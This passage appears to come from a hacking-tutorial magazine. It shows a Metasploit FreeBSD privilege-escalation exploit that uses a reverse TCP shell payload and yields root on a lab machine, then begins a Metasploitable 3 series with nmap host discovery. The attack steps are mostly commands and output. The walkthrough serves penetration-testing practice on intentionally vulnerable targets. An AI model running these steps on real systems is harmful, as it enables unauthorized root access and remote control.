
```
msf5 exploit(multi/ssh/sshexec) > use exploit/freebsd/local/rtld_execl_priv_esc
msf5 exploit(freebsd/local/rtld_execl_priv_esc) > show options

Module options (exploit/freebsd/local/rtld_execl_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
.
   SUID_EXECUTABLE  /sbin/ping       yes       Path to a SUID executable


Payload options (bsd/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port
```

Set lhost and session id options. The session Id is the same id of the session we just sent to background . The check command confirms that the target is vulnerable.



```
msf5 exploit(freebsd/local/rtld_execl_priv_esc) > set session 1
session => 1
msf5 exploit(freebsd/local/rtld_execl_priv_esc) > set lhost 192.168.45.128
lhost => 192.168.45.128
msf5 exploit(freebsd/local/rtld_execl_priv_esc) > check

[+] gcc is installed
[*] The target appears to be vulnerable.
msf5 exploit(freebsd/local/rtld execl priv esc) > 
```

Execute the module using the run command.



```
msf5 exploit(freebsd/local/rtld_execl_priv_esc) > run

[*] Started reverse TCP handler on 192.168.45.128:4444
[+] gcc is installed
[*] Writing '/tmp/.ndMYF.c' (147 bytes) ...
[*] Writing '/tmp/.Zdzjn.c' (366 bytes) ...
[*] Writing '/tmp/.zFcZcMZ' (172 bytes) ...
[*] Launching exploit...
[*] Command shell session 2 opened (192.168.45.128:4444 -> 192.168.45.135:50932)
 at 2019-10-09 14:13:51 +0530
[+] Deleted /tmp/.ndMYF.c
[+] Deleted /tmp/.ndMYF.o
[+] Deleted /tmp/.QppMco.0
[+] Deleted /tmp/.Zdzjn.c
[+] Deleted /tmp/.Zdzjn
[+] Deleted /tmp/.zFcZcMZ

id
uid=0(root) gid=0(wheel) groups=0(wheel)
whoami
root
```

This will give us another shell but this time with "root" privileges as highlighted in the above image. That's all for this Issue. In our next Issue, we will be back with many more Metasploit modules. Until then, Good Bye.

METASPLOITABLE 3 - THE BEGINNING

METASPLOITABLE TUTORIALS


The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple ways in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.

Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.


For this tutorials, we are using Oracle Virtualbox. Our attacker system is Kali linux 2019.3 and our target is obviously Metasploitable 3 (we have seen its installation in October 2018 Issue. Please refer to the Hackercool Magazine October 2018 Issue to see the installation process). Both my attacker system and the target system are on a Host-only network.

The beginning of any penetration testing is through Live Host Detection and then performing port scanning on the target. So let's begin with this only. I use Nmap SYN Ping scan to perfo- rm live host detection.



```
root@kali:~# nmap -sP 172.28.128.4-100
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-12 00:17 EDT
Nmap scan report for 172.28.128.4
Host is up.
Nmap scan report for 172.28.128.6
Host is up (0.00027s latency).
MAC Address: 08:00:27:1C:F2:23 (Oracle VirtualBox virtual NIC)
Nmap done: 97 IP addresses (2 hosts up) scanned in 27.90 seconds
root@kali:~#
```

There are only two live systems : one is 172.28.128.4 and the other is 172.28.128.6. The first one is the IP address of my attacker system so our target system's IP address should be the second one. i.e 172.28.128.6. Let's try out the Nmap verbose scan on the target. Verbose scan as its name implies shows all the services on the target very clearly.



